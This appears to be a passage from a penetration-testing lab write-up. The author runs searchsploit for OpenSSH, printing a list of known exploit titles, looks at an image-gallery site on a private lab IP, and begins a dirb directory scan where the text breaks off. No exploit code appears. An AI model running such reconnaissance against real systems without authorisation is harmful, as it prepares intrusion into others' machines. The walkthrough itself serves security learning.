
```
kali@kali:~$ searchsploit openssh
```

Exploit Title	Path
Debian <b>OpenSSH</b> - (Authenticated) Remote SELinux Privilege Es	linux/remote/6094.txt
Dropbear / <b>OpenSSH</b> Server - 'MAX_UNAUTH_CLIENTS' Denial of S	multiple/dos/1572.pl
FreeBSD <b>OpenSSH</b> 3.5p1 - Remote Command Execution	freebsd/remote/17462.txt
glibc-2.2 / <b>openssh</b> -2.3.0p1 / glibc 2.1.9x - File Read	linux/local/258.sh
Novell Netware 6.5 - <b>OpenSSH</b> Remote Stack Overflow	novell/dos/14866.txt
<b>OpenSSH</b> 1.2 - '.scp' File Create/Overwrite	linux/remote/20253.sh
<b>OpenSSH</b> 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
<b>OpenSSH</b> 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
<b>OpenSSH</b> 2.x/3.0.1/3.0.2 - Channel Code Off-by-One	unix/remote/21314.txt
<b>OpenSSH</b> 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow	linux/remote/21402.txt
<b>OpenSSH</b> 3.x - Challenge-Response Buffer Overflow (1)	unix/remote/21578.txt
<b>OpenSSH</b> 3.x - Challenge-Response Buffer Overflow (2)	unix/remote/21579.txt
<b>OpenSSH</b> 4.3 p1 - Duplicated Block Remote Denial of Service	multiple/dos/2444.sh
<b>OpenSSH</b> 6.8 < 6.9 - 'PTY' Local Privilege Escalation	linux/local/41173.c
<b>OpenSSH</b> 7.2 - Denial of Service	linux/dos/40888.py
<b>OpenSSH</b> 7.2p1 - (Authenticated) xauth Command Injection	multiple/remote/39569.py
<b>OpenSSH</b> 7.2p2 - Username Enumeration	linux/remote/40136.py
<b>OpenSSH</b> < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
<b>OpenSSH</b> < 6.6 SFTP - Command Execution	linux/remote/45001.py
<b>OpenSSH</b> < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded	linux/local/40962.txt
<b>OpenSSH</b> < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
<b>OpenSSH</b> < 7.7 - User Enumeration (2)	linux/remote/45939.py
<b>OpenSSH</b> SCP Client - Write Arbitrary Files	multiple/remote/46516.py
<b>OpenSSH/PAM</b> 3.6.1p1 - 'gossh.sh' Remote Users Ident	linux/remote/26.sh
<b>OpenSSH/PAM</b> 3.6.1p1 - Remote Users Discovery Tool	linux/remote/25.c
<b>OpenSSHd</b> 7.2p2 - Username Enumeration	linux/remote/40113.txt
Portable <b>OpenSSH</b> 3.6.1p-PAM/4.1-SuSE - Timing Attack	multiple/remote/3303.sh



```
Shellcodes: No Results
```

```
kali@kali:~$
```

Then I decided to have a look at the website running on the target.



The website appears to be a collection of images classified according to their genre. The genres include people, animals, sports, architecture and nature etc. That's a wide range of genres involved here.



Let's see if I can find any interesting directories using directory busting.

```
kali@kali:~$ dirb http://192.168.36.159
```

```
_____  
DIRB v2.22  
By The Dark Raver  
_____
```

```
START_TIME: Thu Oct 22 05:52:33 2020  
URL_BASE: http://192.168.36.159/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

